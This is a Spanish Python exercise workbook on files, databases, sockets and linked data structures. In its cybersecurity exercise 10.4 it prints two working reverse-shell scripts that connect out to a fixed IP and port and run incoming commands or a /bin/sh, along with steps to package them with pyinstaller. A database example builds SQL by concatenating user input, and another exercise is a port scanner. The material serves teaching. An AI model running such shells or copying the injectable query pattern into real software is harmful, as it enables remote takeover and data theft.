9.8 Crea un programa llamado *ex_9_8*, que permita guardar en un fichero una determinada colección de información que tu escogerás: lista de la compra, agenda de personas, partidos de la liga, libros de tu biblioteca, etc.

Escoge y crea el tipo de datos que contendrá la información de los elementos de la colección. Recuerda que en el ejercicio 7.6 ya trabajábamos con una colección de elementos que era una lista de productos a comprar, por si quieres aprovechar dicho programa.

Habrá un menú para escoger qué hacer. Las opciones mínimas serán:

1. Añadir un registro.
2. Listar los registros.
3. Modificar un registro.
4. Borrar un registro.
5. Finalizar.

La primera opción permitirá abrir un fichero (o crear un fichero nuevo, en caso de que el fichero que indicado por el usuario no exista) y añadir nuevos registros.

La segunda opción permitirá abrir un fichero existente y listar todos los registros que contiene.

La tercera opción permitirá abrir un fichero existente y realizar una búsqueda de un determinado registro por el campo que lo identifica. Si lo encuentra, permitirá modificar en resto de campos del registro, retroceder en el fichero y sobrescribir con la nueva información.

La cuarta opción permitirá abrir un fichero existente y realizar una búsqueda de un determinado registro por el campo que lo identifique. Si lo encuentra, lo borrará.

Una manera de borrar, sencilla pero ineficiente, sería crear un segundo fichero donde iríamos copiando los registros del primer fichero excepto el que queremos borrar. Después borraremos

el primer fichero y cambiaremos el nombre del segundo fichero.

Una opción más eficiente sería marcar el registro que se ha borrado, bien porque hemos añadido un campo al registro para indicar si se ha borrado o no, o bien porque guardamos en algún lugar cuáles son las posiciones de los registros borrados. Pero si escogemos esta opción deberemos modificar las otras acciones de listar, añadir y modificar para que se adapten al hecho de que hayan registros no válidos (borrados) en el fichero.

Pero puedes añadir al menú nuevas opciones que creas convenientes. Utiliza subprogramas para implementar las diferentes opciones del menú.

9.9 Nos vamos a dedicar cantar hip-hop o a componer poemas a nuestra amada pareja. Para ello, debemos encontrar rimas. Dispondremos de un fichero de texto con todas las palabras del castellano, una por línea de fichero. Crea un programa llamado *ex_9_9* que busque en dicho fichero todas las palabras que acaban igual que un determinado sufijo introducido por el usuario. Por ejemplo, si el usuario introduce “ago”, posibles palabras serían: lago, murciélago, acíago, etc.

Se puede obtener listas de palabras del castellano (“lemario”), listas de nombres y apellidos, listas de verbos conjugados, aquí: https://github.com/olea/lemarios/archive/master.zip

También puedes obtener una lista de 56000 palabras del castellano escribiendo en el terminal:

```
aspell -l es dump master | cut -f1 -d/ | sort > castellano.txt
```

Si prefieres una lista más grande (12 millones de palabras) puedes escribir:

```
aspell -l es dump master | aspell -l es expand > extendido.txt
```

Una curiosidad: mucha gente cree que la única palabra del castellano que contiene las cinco vocales es murciélago. Sin embargo, hay docenas y docenas de palabras que contienen las cinco vocales. ¿Te atreves a escribir un programa que las encuentre en tu fichero? Ten en cuenta las vocales con acentos.

9.10 Programa una función recursiva que busque todos los ficheros duplicados en un directorio pasado como parámetro, y todos sus subdirectorios.

Pista: para saber si dos ficheros con nombres distintos tienen el mismo contenido compara si una función “hash” , como por ejemplo *md5* o *sha256*, da el mismo resultado sobre dichos ficheros.

Pista: utiliza un diccionario para guardar los hash de los archivos.

9.11 El siguiente programa establece una conexión con el servidor SQL, lista los nombres de las tablas de una base de datos, permite escoger una tabla al usuario, y lista el contenido de dicha tabla:

```
import MySQLdb

try:

    # Conectar con el servidor de base de datos

    db = MySQLdb.connect(host='127.0.0.1',  # your host, usually localhost
                         user='ausias',     # your username
```

```
                        passwd='ausias',   # your password
                        db='world')      # name of the data base

    # Creamos un objeto Cursor, que nos permitirá ejecutar consultas

    cur = db.cursor()

    # enviar una consulta: lista las tablas de la base de datos

    cur.execute("SHOW TABLES")

    # procesar los resultados, línea a línea, escogiendo que columna queremos
    print('tablas')
    print('------')
    for linea in cur.fetchall():
        print(linea[0])
    print()


    # Crea y enviar una consulta:
    # lista el contenido de la tabla escogida por el usuario
    #
    # Vamos a generar una consulta a partir de datos que introduce el usuario
    # En un string concatenaremos sentencia SQL y datos leidos del teclado
    # hasta obtener la sentencia final

    tabla = input('¿Qué tabla quieres?  ')
    consulta = "SELECT * FROM " + tabla
    print('La consulta será: ' , consulta)
    print()

    cur.execute(consulta)

    # Procesar los resultados, línea a línea, escogiendo que columna queremos

    for linea in cur.fetchall():
        print('|', end='')
        for columna in linea:
            print(columna, '| ', end='')
        print()

except:

    print('Se produjo un error')

finally:

    # cerrar la conexión

    db.close()
```

Práctica 10: Comunicación por red

Objetivos de la práctica

- Introducción al concepto de socket.
- Familiarizarse con el tipo de dato gestor del socket.
- Conocer las instrucciones básicas de acceso a sockets.
- Entender el esquema básico de funcionamiento de un socket cliente y un socket servidor.

Repaso previo

- Previo al inicio de este tema, hay que tener claros algunos conceptos sobre redes TCP/IP: dirección IP, puerto, arquitectura cliente/servidor, TCP, UDP.

- Los lenguajes de programación para comunicarse por redes TCP/IP utilizan las herramientas que les proporciona el sistema operativo, basadas en la API de sockets de Berkeley. Esto quiere decir que el tratamiento de sockets es muy parecido en todos los lenguajes de programación.

  Un socket queda definido por la IP y puerto de origen, y por la IP y puerto de destino.

  Una aplicación puede trabajar con varios conexiones de red abiertas a la vez.

  La información se envía y recibe por el socket en binario, es decir, en bytes.

  Para trabajar con un socket, primero hay que crearlo. Una vez creado y asociado al otro extremo de comunicación podemos realizar operaciones de recepción y envío de información, y por último cerrarlo.

  Una vez que un socket se crea, es asignado a una variable que gestiona el socket y que guarda la información de la conexión y de su estado. Esta variable la necesitaremos para cualquier operación con el socket posterior a la creación. Para enviar y recibir información, o cerrar el socket, lo especificaremos a través de dicha variable.

  Un socket cliente TCP se crea, se asocia a un servidor, envía y recibe datos, y se cierra.

  Un socket servidor TCP se crea, se asocia a un puerto del sistema, se pone en escucha, y a partir de entonces en un bucle infinito espera una conexión de un cliente, la atiende enviando y recibiendo datos, y cierra dicha conexión.

  En UDP el cliente no se conecta al servidor previamente para enviar y recibir datos, ni el servidor espera una conexión del cliente previamente para enviar y recibir datos.

  Por tiempo no explicaré sockets UDP, servidores concurrentes (multihilo/multiproceso para atender varias peticiones a la vez), ni multidifusión, pero se puede encontrar mucha información en tutoriales y libros. Me limitaré a sockets TCP y servidores no concurrentes que solo atienden un cliente a la vez.

  Las operaciones de creación de un socket, conexión, envío y recepción, pueden fallar por muchos motivos. Tu programa debe tenerlos en cuenta y ser resistente a dichos fallos: nombre de host incorrecto, IP inalcanzable, puerto cerrado, número máximo de conexiones alcanzadas, cancelación la conexión por el otro extremo, etc.

Al programar la parte de envío y recepción de datos entre cliente y servidor, debes ser cuidadoso con el orden de dichas operaciones en ambos extremos, para que ambos, cliente y servidor, no queden simultáneamente a la espera de recibir datos.

- Funciones sobre sockets:

```
s = socket.socket(familia, tipo) # crea el socket
with socket.socket(...) as s:    # crea el socket
s.connect((host, puerto))        # conecta con servidor en un puerto
var = s.recv(límite)             # espera a recibir bytes en socket TCP
var, ip = s.recvfrom(límite)     # espera a recibir bytes en socket UDP
s.send(var)                      # envía bytes por el socket TCP
s.sendto(var, (ip, puerto))      # envía bytes por el socket UDP
s.close()                        # libera el socket
s.bind((ip, puerto))             # asocia socket servidor a ip y puerto
s.listen(max_cola)               # activa socket servidor
s2, ip = s.accept()              # acepta conexión de cliente y crea s2
ip = s.gethostbyname(host)       # encuentra IP asociada a host (DNS)
host = s.gethostbyaddr(ip)       # encuentra nombre asociado a ip (DNS)
var_bytes = str.encode(var_string, 'utf-8')    # pasa de string a bytes
var_string = var_bytes.decode('utf-8')         # pasa de bytes a string
```

Ver más en https://docs.python.org/3/library/socket.html

- Los modos de creación de un socket son:

```
socket.AF_UNIX      →   socket Unix usando sistema de ficheros
socket.AF_INET      →   socket IPv4 usando red
socket.AF_INET6     →   socket IPv6 usando red
socket.SOCK_STREAM  →   socket TCP (con conexión)
socket.SOCK_DGRAM   →   socket UDP (sin conexión)
```


- Ejemplo de socket cliente:

```
import socket

# Crea un socket y conecta con un servicio en localhost y puerto 12345
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 12345))

m = input('mensaje a enviar: ')    # Pide un texto,
b = str.encode(m, 'utf-8')         # lo pasa de string a array de bytes
s.send(b)                          # y lo envía

b = s.recv(1024)                   # Recibe respuesta,
r = b.decode('utf-8')              # la pasa de array de bytes a string
print('Mensaje recibido:', r)      # y la imprime

s.close()                          # Cierra el socket
```

- Ejemplo de socket servidor:

```
import socket

# Crea socket IPv4 TCP, lo asocia al puerto 12345, y lo pone en escucha
serversocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
serversocket.bind(('', 12345))
serversocket.listen(5)

# Bucle infinito: siempre escuchando y atendiendo clientes
while True:

    clientsocket, address = serversocket.accept()
    print('Acepta conexión del cliente', address)

    b = clientsocket.recv(1024)
    r = b.decode('utf-8')
    print('Mensaje recibido:', r)

    clientsocket.send(b'Gracias por conectarte')

    clientsocket.close()
```

- Gráfica que explica la sincronización de llamadas entre sockets TCP cliente y servidor:



Ejercicios Obligatorios

10.1 Crea un programa llamado *ex_10_1*, que analice un rango de puertos TCP imprimiendo qué puertos están a la escucha.

Para ello puedes utilizar la instrucción `socket.connect(…)` de Python que si no se conecta a un puerto lanza una excepción, o la instrucción `socket.connect_ex(…)` de Python que si no se conecta a un puerto devuelve un código de error diferente de 0.

Una vez hecho, si te atreves puedes crear un "bot" de Telegram que cuando escribas en Telegram el comando `/scan IP puerto_inicio puerto_fin` , dicho bot analice los puertos TCP de dicha IP y te envíe el resultado de puertos abiertos a Telegram.

10.2 Crea un programa llamado *ex_10_2*, que realiza una petición HTTP a un servidor web, e imprime la respuesta.

La petición HTTP tiene la sintaxis:

```
GET /carpetas/pagina HTTP/1.1
host: nombre_servidor

```

Por ejemplo, para pedir la página principal de Google escribimos:

```
GET / HTTP/1.1
host: www.google.com

```

Observa que la petición tiene una última línea en blanco. Antes de escribir el programa prueba des de el terminal que la petición funciona, ejecutando "telnet www.google.com 80" y escribiendo dicha petición.

10.3 Crea dos programas llamados *ex_10_3_cliente* y *ex_10_3_servidor*, en que un cliente recibe una frase de un servidor de frases.

El servidor de frases, al iniciarse, carga un vector de frases des de un fichero, y a continuación reparte las frases consecutivamente entre los clientes que se conectan. Cuando las ha repartido todas comienza de nuevo por la primera frase.

Ejercicios Adicionales

10.4 (Ciberseguridad) Observa el siguiente código, que se conecta con una shell inversa.

```
#!/usr/bin/python

import socket, subprocess

HOST = '192.168.206.100'    # Cámbialo por tu IP real
PORT = 5151                 # Cámbialo por el puerto que quieras

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.send('[*] Conexión Establecida')
```

```
while True:
    data = s.recv(1024)
    if data == 'quit':
        break
    proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE,
                            stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    stdout_value = proc.stdout.read() + proc.stderr.read()
    s.send(stdout_value)

s.close()
```

a) ¿Qué es y para qué sirve una shell inversa (“reverse shell”)? ¿Cuál es su diferencia con una shell directa (“bind shell”)?

b) Explica para qué sirve la primera línea: `#!/usr/bin/python`

c) Explica detalladamente qué hace cada una de las líneas dentro de la iteración.

d) Explica cómo puedes convertir el programa en un ejecutable usando *pyinstaller*

e) Explica como en el otro lado (“host”) puedes escuchar con *Netcat* en el puerto especificado.

f) Crea un programa Python que en el otro lado (“host”) escuche por el puerto especificado para interactuar con la shell inversa.

Otro ejemplo de shell inversa en Python es:

```
#!/usr/bin/python

import socket, subprocess, os

HOST = '192.168.206.100'    # Cámbialo por tu IP real
PORT = 5151                 # Cámbialo por el puerto que quieras

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(['/bin/sh', '-i'])
```

g) Explica detalladamente qué hace cada una de las cuatro últimas líneas.

Para un tutorial detallado de shells inversas en Python puedes ver esta serie de vídeos: https://www.youtube.com/playlist?list=PL6gx4Cwl9DGCbpkBEMiCaiu_3OL-_Bz_8

10.5 Programa el juego de mesa que quieras en Python: tres en raya, hundir la flota, póquer, acertar un número, bingo, etc. Una vez hecho, adáptalo para que los jugadores puedan jugar por red.

En juegos de dos jugadores puede parecer interesante que ambos jugadores usen el mismo programa, y que sus programas tengan ambos un socket cliente y un socket servidor para comunicarse.

Sin embargo, un modelo general, para más jugadores, o incluso para dos jugadores que quieran evitar trampas, consistiría en un programa servidor que guarda el tablero y el estado de juego, y programas clientes que los jugadores usan para comunicarse con el servidor. Pista: en el servidor puedes guardar en un vector de sockets las conexiones de los clientes que jugarán la partida.

Práctica 11: Apuntadores y estructuras dinámicas de datos

Objetivos de la práctica

- Introducción al concepto de apuntador y referencia.
- Familiarizarse con las estructuras dinámicas básicas: listas, pilas, colas, árboles y grafos.

Repaso previo

- https://www.geeksforgeeks.org/data-structures/
- https://runestone.academy/runestone/static/pythonds/index.html

Ejercicios Obligatorios de Estructuras Dinámicas de Datos

11.1 Observad el siguiente ejemplo. En él se define una estructura nodo (nodo = campos de información + apuntadores a otros nodos), compuesta por el nombre, la edad y la nota de un alumno, y un apuntador al siguiente nodo, si existe.

Al principio no existe ningún nodo, pero crearemos un par de nodos enlazados, accesibles mediante el apuntador al primer nodo:

Cuando insertamos un nuevo nodo siempre realizamos los siguientes pasos:

1) Creamos en memoria el nuevo nodo.

2) Copiamos la información dentro del nodo.

3) Hacemos que los apuntadores dentro del nuevo nodo apunten al lugar correcto de nuestra estructura de datos.

4) Hacemos que los correspondientes apuntadores de nuestra estructura de datos apunten al nuevo nodo.

```
class Alumno:

    def __init__(self, nombre, edad, nota):
        self.nombre = nombre
        self.edad = edad
        self.nota = nota

    def __str__(self):
        return self.nombre+' - '+str(self.edad)+' años :'+str(self.nota)



class Nodo:

    def __init__(self, datos):
        self.datos = datos
        self.siguiente = None
```

```
primero = None

alumno = Alumno('Alex', 30, 8.9)
nodo = Nodo(alumno)
nodo.siguiente = primero
primero = nodo

alumno = Alumno('Pepe', 27, 3.7)
nodo = Nodo(alumno)
nodo.siguiente = primero
primero = nodo

n = primero
while n != None:
    print(n.datos)
    n = n.siguiente
```

11.2 Crea una estructura de pila donde se introducirán tan solo nombres de alumnos.

- Implementa la estructura del nodo.

- Crea una función mete(nombre) que introduce un nuevo nombre en la pila.

- Crea una función saca() que elimina el último nombre introducido en la pila, devolviendo su valor.

- Crea una función lista() que imprime por pantalla los nombres introducidos en la pila.

Probad dichas funciones desde un pequeño programa principal. Vigilad que vuestro programa no se cuelgue en las situaciones especiales: sacar un nodo en la pila vacía, listar los nodos en la pila vacía, etc.

11.3 Modificad vuestra estructura de pila anterior para obtener una cola.

- Implementa la estructura del nodo.

- Crea una función mete(nombre) que introduce un nuevo nombre en la cola.

- Crea una función saca() que elimina el primer nombre introducido en la cola, devolviendo su valor.

- Crea una función lista() que imprime por pantalla los nombres introducidos en la cola.

Probad dichas funciones desde un pequeño programa principal. Vigilad que vuestro programa no se cuelgue en las situaciones especiales: sacar un nodo en la cola vacía, listar los nodos en la cola vacía, introducir el primer nodo, sacar el último nodo, etc.

11.4 Modificad vuestra estructura de pila anterior para obtener una lista ordenada.

- Implementa la estructura del nodo.

- Crea una función mete(nombre) que introduce un nuevo nombre en la lista, de manera ordenada.

- Crea una función saca(nombre) que elimina nombre escogido de la lista.

- Crea una función lista() que imprime por pantalla los nombres introducidos en la lista.

Probad dichas funciones desde un pequeño programa principal. Vigilad que vuestro programa

no se cuelgue en las situaciones especiales: sacar un nodo de la lista vacía, listar los nodos en la lista vacía, introducir el primer o último nodo, sacar el primer o último nodo, etc.

11.5 Repite el ejercicio anterior, pero para una lista ordenada, doblemente enlazada y cíclica.

- Implementa la estructura del nodo.

- Crea una función mete(nombre) que introduce un nuevo nombre en la lista, de manera ordenada.

- Crea una función saca(nombre) que elimina nombre escogido de la lista.

- Crea una función lista() que imprime por pantalla los nombres introducidos en la lista.

Probad dichas funciones desde un pequeño programa principal. Vigilad que vuestro programa no se cuelgue en las situaciones especiales: sacar un nodo de la lista vacía, listar los nodos en la lista vacía, introducir el primer o último nodo, sacar el primer o último nodo, etc.

11.6 ¿Es posible tener ordenada una lista por dos campos a la vez, por ejemplo ordenada por Nombre y también ordenada por Nota? ¿De qué manera se podría hacer?


11.7 Insertar en un árbol binario 15 valores aleatorios. Ejecutar los tres tipos de recorrido (preorden, inorden y postorden) y dibujar el árbol para cada uno de ellos.

11.8 Escribe un programa que cuente el número de nodos de un árbol binario.

11.9 Escribe un programa que calcule la suma de los nodos de un árbol binario.

11.10 Escribe un programa que calcule la altura máxima de un árbol binario. Si está vacío, la altura se considera 0, y si solo hay la raíz se considera 1.

¡Fin!



Bromas a parte, si te gustó aprender los conceptos básicos de programación, te recomiendo continuar aprendiendo conceptos muy interesantes que no se han practicado en este cuaderno de ejercicios: programación orientada a objetos, programación funcional, librerías de sistemas (procesos, hilos), acceso a bases de datos.

Si buscas nuevos problemas que supongan un reto para ti, te recomiendo los siguientes enlaces de competiciones de programación, que vienen con ejercicios de prueba:

nivel FP	https://olimpiada-informatica.org/entrenar https://www.aceptaelreto.com/ http://www.spoj.com/problems/classical/ https://www.jutge.org/ http://practice.geeksforgeeks.org/
nivel universitario	http://icpc.baylor.edu/worldfinals/problems https://icpcarchive.ecs.baylor.edu/index.php?option=com_onlinejudge&Itemid=8 http://uva.onlinejudge.org/index.php?option=com_onlinejudge&Itemid=8 http://code.google.com/codejam/contests.html http://www.geeksforgeeks.org/top-10-algorithms-in-interview-questions/

Unas citas para reflexionar:

“First, solve the problem. Then, write the code.” - John Johnson

“Always code as if the guy who ends up maintaining your code will be a violent psychopath who knows where you live.” - Martin Golding

“Any fool can write code that a computer can understand. Good programmers write code that humans can understand.” - Martin Fowler

“Any code of your own that you haven't looked at for six or more months might as well have been written by someone else.” - Eagleson's law

“Sometimes it pays to stay in bed on Monday, rather than spending the rest of the week debugging Monday's code.” - Christopher Thompson

“What one programmer can do in one month, two programmers can do in two months.” - Fred Brooks

“I don't care if it works on your machine! We are not shipping your machine!” - Vidiu Platon.

“Without requirements or design, programming is the art of adding bugs to an empty text file.” - Louis Srygley

“There's nothing more permanent than a temporary hack.” - Kyle Simpson

“Make it correct, make it clear, make it concise, make it fast. In that order.” - Wes Dyer

“Theory is when you know something, but it doesn't work. Practice is when something works, but you don't know why. Programmers combine theory and practice: Nothing works and they don't know why.”

“Before software can be reusable it first has to be usable.”

“I will, in fact, claim that the difference between a bad programmer and a good one is whether he considers his code or his data structures more important. Bad programmers worry about the code. Good programmers worry about data structures and their relationships.” - Linus Torvalds